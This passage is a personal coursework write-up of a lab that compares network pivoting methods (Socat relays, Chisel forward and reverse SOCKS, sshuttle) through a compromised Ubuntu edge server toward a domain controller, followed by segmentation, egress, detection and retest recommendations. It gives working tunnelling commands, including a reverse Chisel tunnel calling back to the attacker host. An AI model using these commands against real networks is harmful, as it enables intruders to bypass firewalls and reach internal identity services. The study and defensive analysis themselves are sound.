
The failed reverse arrangement used the following socket pairing:
# Ubuntu attempted to connect out and relay towards the internal service
./socat tcp:203.22.0.134:8001 tcp:192.168.2.128:5985,fork

# Kali held the external listeners
socat tcp-l:8001 tcp-l:8000,fork,reuseaddr
The reverse attempt was intended to avoid exposing another inbound listener on Ubuntu. The external side would hold the listening ports and Ubuntu would connect back before relaying traffic towards the protected destination.
That arrangement failed in the tested configuration. The failure could have involved the listener pairing, destination selection, command structure or connection timing. I did not isolate one confirmed cause, so I have not invented a diagnosis.
This was still useful. It showed why a diagram of the desired packet path is not proof that a particular command has implemented it. Each socket has to be bound on the correct side, the control connection has to complete, and the destination has to be reachable from the process that owns the second connection.
SOCKS proxying
Chisel was used in both forward and reverse proxy roles. In the reverse arrangement, the Ubuntu host initiated the connection to the external system and exposed a SOCKS interface on the Kali machine. Proxychains then directed compatible command-line tools through that interface, while FoxyProxy provided the equivalent path for browser traffic.

The reverse SOCKS path used a reverse-capable server on Kali and an outbound client connection from Ubuntu:
# Kali
./chisel server --port 8001 --reverse

# Ubuntu
./chisel client 203.22.0.134:8001 R:socks
Proxychains then used the listener created on Kali:
socks5 127.0.0.1 1080The reverse proxy path was:
Ubuntu Chisel client
  -> outbound connection to Kali Chisel server
      -> local SOCKS endpoint on Kali
          -> Proxychains or FoxyProxy
              -> destination chosen inside 192.168.2.0/24
This reduced the need to expose a new inbound port through pfSense. The firewall only had to permit the outbound control connection from Ubuntu.
Proxychains and FoxyProxy solved the client side differently. Proxychains wrapped compatible command-line programmes and redirected their TCP connections through SOCKS. FoxyProxy changed the browser’s proxy configuration so the internal pfSense web interface could be reached through the same channel.
The Windows remote-management client also reached the domain controller through Proxychains. One authentication method failed, but using the known lab account confirmed that the SOCKS path itself delivered traffic to the service.
This method supported access to more than one internal host without defining a separate external port for every service. It also demonstrated the practical difference between a network route and an application-aware proxy. Tools that understood SOCKS, or could be wrapped by Proxychains, worked through the path. Others still expected direct network reachability.
Browser access to the pfSense management interface worked through FoxyProxy, while command-line clients used Proxychains. DNS resolution needed deliberate handling because resolving a private hostname on the external machine could fail or leak the query outside the tunnel even when the subsequent TCP connection was proxied.
That is an important operational limitation. Proxying the TCP connection does not guarantee that name resolution follows the same route. A client can still ask its external resolver for a private name before the proxy is involved.
Using internal IP addresses avoided that issue in the lab. In a larger environment, the proxy configuration would need to support remote resolution or the tester would need a deliberate way to query the internal DNS service through the tunnel.
The same distinction applies to UDP. A SOCKS-based TCP workflow may handle HTTP, WinRM or other TCP clients while failing for protocols that depend on broadcast, multicast or unsupported UDP behaviour.
The forward proxy variant placed the listener on the compromised host. It was workable in the deliberately permissive lab but depended on the firewall allowing the external side to reach that listener. Comparing the two variants showed why outbound policy is relevant to pivoting: a network that blocks unsolicited inbound traffic can still permit an internal process to establish a long-lived outbound tunnel.

The forward arrangement placed the SOCKS service on Ubuntu and mapped it to a local Kali port:
# Ubuntu
./chisel server -p 8001 --socks5

# Kali
./chisel client 203.22.0.133:8001 1080:socks
The forward Chisel arrangement was easier to understand but depended on the weakness already built into the ingress policy. Ubuntu listened, Kali connected, and the client exposed a local SOCKS port.
The reverse form was more relevant to a restrictive environment because the edge server created the control connection. The comparison reinforced that egress rules are not secondary. A server that only needs to answer web requests should not normally be able to establish arbitrary long-lived connections to external addresses and ports.
Routed access with sshuttle
Sshuttle produced the most transparent user experience in this environment. It used the existing SSH access to create a VPN-like path and inserted routes for the protected subnet on the Kali system. Applications could then address internal systems normally instead of being configured one by one for a SOCKS proxy.

The routed test installed access to the complete protected subnet through the existing SSH account:
sshuttle -r nekrotic@203.22.0.133 192.168.2.0/24The route made the user experience look more like direct connectivity:
application targets 192.168.2.128
  -> Kali route matches 192.168.2.0/24
      -> traffic enters the SSH-based channel
          -> Ubuntu creates the internal connection
That made sshuttle useful for applications that did not support SOCKS cleanly. The RDP client did not need to know that the destination was reached through a pivot.
The convenience also made route control more important. Adding the wrong subnet could redirect traffic that should remain local or interfere with the SSH connection that maintained the tunnel. In this single-subnet lab the routing was simple, but later multi-stage work required much more careful separation between the control path and the destinations carried inside it.
That made it suitable for comparing scanners, browser access, and remote administration over the same path. It also depended on valid SSH access and a compatible host, so it was not a universal replacement for the other techniques.
Unlike a full layer-two VPN, the lab use of sshuttle did not make Kali a native participant in every local broadcast protocol. It provided routed handling for the selected subnet and made ordinary TCP-oriented tools easier to use. That was sufficient for reaching RDP and other internal services, but it did not erase protocol limitations.
The comparison was therefore about operational properties rather than declaring one winner:
| Approach | Lab use | Main constraint |
|---|---|---|
| Direct port forward | Reach one known TCP service | One mapping per destination and service |
| SOCKS proxy | Carry several compatible applications | Application or wrapper must support proxying |
| Reverse SOCKS | Work with restrictive inbound policy | Requires an outbound control connection |
| Routed SSH tunnel | Give multiple tools subnet-like access | Depends on SSH access and routing support |
A fuller comparison is:
| Method | Direction tested | Scope | Main strength | Main weakness | Useful defensive signal |
|---|---|---|---|---|---|
| Socat direct forward | Inbound to Ubuntu | One service | Clear and predictable relay | One listener and mapping per service | New listening port with internal management connection |
| Socat reverse attempt | Outbound from Ubuntu | Intended one-service relay | Could avoid another inbound listener | Did not work in the tested setup | Repeated failed outbound connections and unusual Socat process |
| Chisel reverse SOCKS | Outbound from Ubuntu | Several proxy-compatible destinations | Works through restrictive inbound policy | Client must support or be wrapped for SOCKS | Long-lived outbound tunnel plus many internal connections |
| Chisel forward SOCKS | Inbound to Ubuntu | Several proxy-compatible destinations | Simple proxy arrangement | Depends on externally reachable listener | New edge listener and SOCKS-like activity |
| sshuttle | SSH from Kali | Selected subnet | Transparent for ordinary applications | Requires SSH and changes local routing | SSH process followed by broad internal connection pattern |
When the path worked but the application did not
One Windows remote-management test failed when using a hash-based authentication option even though the forwarded service was reachable. I used the known lab password to verify that the network path itself worked.
That distinction prevented an authentication failure from being misdiagnosed as a tunnelling failure. It also established a troubleshooting sequence I reused in later network work:
- verify the destination service locally
- verify the compromised host can reach it
- verify the forwarding channel is established
- verify packets arrive at the expected end of the tunnel
- only then debug the application protocol or authentication method
This split also applied to names and routes. A service could be listening and the tunnel established while the client still used the wrong destination, resolved a name externally, selected an unsupported authentication method, or expected UDP behaviour from a TCP-focused proxy.
I now separate troubleshooting into four layers:
| Layer | Checks |
|---|---|
| Destination | Is the internal service listening, and can Ubuntu reach it directly? |
| Control channel | Is the SSH, Chisel or Socat connection established between the correct systems? |
| Forwarding path | Is the client using the expected local port, SOCKS endpoint or route? |
| Application | Does the protocol support the proxy, and is authentication valid? |
The failed hash-based WinRM attempt sat at the application layer. The service was reachable and the forwarded connection arrived, so changing firewall and route settings would not have fixed the authentication problem.
The reverse Socat failure sat earlier. The intended control and forwarding sockets did not establish correctly, so there was no reason to debug the destination application’s credentials.
This layered method prevented random changes. It also produced better reporting because I could state whether a route, service or authentication mechanism had been validated.
Segmentation and monitoring conclusions
The lab showed that a firewall boundary loses much of its value when an exposed host has broad access to internal systems. The Ubuntu server did not need to contain sensitive data itself; its network position was enough to make it a route towards identity and administration services.
I proposed several defensive changes, organised by the trust relationship they remove:
Network placement
- place public-facing services in a DMZ rather than the same subnet as domain controllers and workstations;
- allow only the exact application dependencies required from that DMZ;
- prevent direct access from the edge segment to RDP, WinRM, SMB, LDAP and other management or identity services;
- use separate management paths rather than making infrastructure interfaces reachable from workload networks.
Egress control
- restrict external destinations and ports available to edge servers;
- require proxy or gateway controls for approved outbound access;
- alert when a server that normally answers requests creates a long-lived external channel;
- block direct arbitrary outbound DNS, HTTP or encrypted tunnels where they are not required.
Host hardening
- minimise software and administrative access on exposed systems;
- monitor new binaries, executable changes under temporary directories and unexpected listeners;
- use application allow-listing where operationally practical;
- isolate service accounts and prevent an application compromise from immediately becoming root-level network access.
Identity and protocol controls
- disable LLMNR and NetBIOS name resolution where they are not required;
- reduce NTLM exposure and use stronger authentication controls;
- limit privileged remote-management membership;
- prevent management protocols from accepting connections sourced from the edge segment.
Detection and response
I also considered deeper packet inspection, DNS sinkholing, and host- and network-based intrusion detection. I would apply those with clearer expectations now. Inspection may identify known tools or protocol anomalies, but encryption, protocol imitation, privacy requirements, and false positives limit content-based detection. Egress allow-listing and workload identity can prevent many unnecessary paths before inspection is needed.
Useful telemetry for this particular lab would include:
- an internet-facing SSH process creating connections to domain-controller management ports
- new listeners on the edge host
- long-lived outbound connections from a server that normally only answers requests
- one edge process connecting to many internal hosts or ports
- unexpected SOCKS-like traffic and DNS behaviour
- Remote Desktop or WinRM access sourced from the edge segment
- legacy name-resolution requests followed by authentication attempts
- imported executables or changes to executable permissions under temporary paths
Network data describes the connection; process telemetry identifies which executable created it. Together they provide a stronger pivoting signal than either source alone.
A detection matrix for this lab would be:
| Behaviour | Host evidence | Network evidence |
|---|---|---|
| Portable scanner introduced | New executable in /tmp, permission changed, unusual process |
One edge host connects to many internal ports |
| Socat forward created | Socat process listening on an unexpected port | External connection terminates at Ubuntu, followed by WinRM connection to the domain controller |
| Reverse Chisel tunnel | New long-running Chisel process | Persistent outbound channel from Ubuntu to an unusual destination |
| SOCKS use | Chisel and proxy-wrapped client processes | One tunnel carries connections to several internal services |
| sshuttle route | SSH and sshuttle process, route or firewall changes on Kali | SSH channel followed by internal access sourced from Ubuntu |
| Name-resolution poisoning | Unexpected responder process and interface binding | Local name-resolution traffic followed by challenge-response authentication |
| RDP through pivot | Remote client activity through tunnel | RDP session sourced from the edge-server address rather than a management subnet |
No one event proves malicious pivoting. The stronger analytic is the sequence:
internet-facing SSH session
  -> executable written to /tmp
  -> executable permission added
  -> new listener or long-lived outbound connection
  -> edge host begins reaching domain-controller management ports
A defender who only inspects the encrypted tunnel payload may miss the activity. Process creation, file events, socket ownership, connection direction and destination role remain useful even when the contents cannot be inspected.
Prioritised remediation
The first remediation would be architectural: move the exposed workload out of the domain subnet and remove its direct access to identity and management services.
The second would be egress restriction. Ubuntu should only reach the external services required for its role. An arbitrary outbound Chisel control channel should not be allowed simply because the connection begins inside the network.
The third would be identity and management isolation. RDP, WinRM, SMB and directory administration should be limited to recognised management systems and accounts.
The fourth would be endpoint telemetry and response. A public server writing portable binaries into a temporary directory and then scanning the domain controller should produce a joined investigation rather than separate low-priority alerts.
Retest plan
A focused retest would confirm that:
- Kali cannot reach an arbitrary listener on the edge server;
- the edge server cannot initiate arbitrary outbound connections;
- the edge segment cannot access RDP, WinRM, SMB, LDAP or the firewall management interface;
- only documented application dependencies remain reachable;
- legacy name-resolution requests do not expose challenge-response authentication;
- transferred utilities cannot execute without detection or policy enforcement;
- long-lived tunnel attempts create central alerts;
- access to internal management services is accepted only from the management segment;
- denied connections are logged with enough context to identify the source workload;
- host telemetry identifies the process responsible for allowed or blocked internal connections.
The retest should not depend on one binary name. Renaming a tool should not defeat controls based on connection direction, process behaviour and access policy.
Project boundaries and limitations
Deliberately permissive edge policy
The lab forwarded broad TCP traffic towards Ubuntu and allowed the host extensive internal and outbound access. That made the comparison possible but is not representative of a well-designed production DMZ.
Assumed initial access
SSH was used to model an established foothold. The project did not test the vulnerability or credential route that would have compromised the public-facing server.
Historical systems and tools
The environment used Windows Server 2012 R2, Ubuntu 18.04, pfSense 2.5.1 and the 2021 versions of the selected tools. The product details are historical; the networking concepts remain relevant.
Single internal subnet
The Windows systems and Ubuntu host shared one /24. The project did not include multiple routed internal segments, nested pivots or overlapping address spaces.
Linux foothold only
The pivot host was Ubuntu. A Windows foothold would change the available native tools, process telemetry, authentication options and forwarding methods.
Limited performance testing
I demonstrated reachability but did not measure throughput, latency, connection limits, tunnel stability over time or the effect of concurrent clients.
Incomplete reverse Socat result
The reverse Socat arrangement did not work in the tested configuration, and I did not establish one confirmed root cause.
Authentication result separated from tunnel result
One hash-based WinRM attempt failed. The known lab password was then used to validate the network path. This proved service reachability, not the failed authentication method.
Public presentation
Captured usernames, challenge-response values, password hashes and disposable passwords are not included in the public figures or text.
What I developed through the project
The main result was a working comparison of forwarding models in a network I had built specifically to make routing and trust boundaries visible.
The project developed practical experience in:
- building isolated VMware networks;
- configuring pfSense interfaces, NAT and interface-specific rules;
- creating a small Active Directory environment;
- diagnosing an ARP conflict caused by duplicate virtual-network addressing;
- reading Linux interfaces, routes and neighbour tables;
- transferring portable tools into a foothold;
- identifying a Windows domain-controller service profile;
- distinguishing local segment behaviour from remotely proxied traffic;
- direct TCP forwarding with Socat;
- forward and reverse SOCKS proxying with Chisel;
- Proxychains and browser proxy configuration;
- routed subnet access with sshuttle;
- testing RDP and Windows remote-management connectivity;
- separating tunnel failure from protocol and authentication failure;
- connecting offensive behaviour to network segmentation and detection.
The strongest lesson was that segmentation cannot be judged only from the original source address. Kali could not reach the domain controller, so the first boundary appeared effective. Ubuntu could reach both sides, so compromise of that one system changed the boundary completely.
The project also showed that a pivot is not one technique. It can be one forwarded port, a shared application proxy, a routed subnet or a tool running directly on the foothold because the relevant network event never leaves the local segment.
That became an early link between offensive access and defensive architecture: once a system becomes a foothold, its allowed connections define the next part of the attack surface.
My proposed next phase was to repeat the tests behind a more restrictive enterprise firewall, compare which channels were blocked or inspected, test Windows-based pivots rather than only Linux, and evaluate network and host detections against each method. I did not complete that work as part of this project.
This is historical coursework. The product versions and individual tools reflect the 2021 lab, but the underlying questions about segmentation, egress control, management-plane exposure, and tunnel detection remain relevant.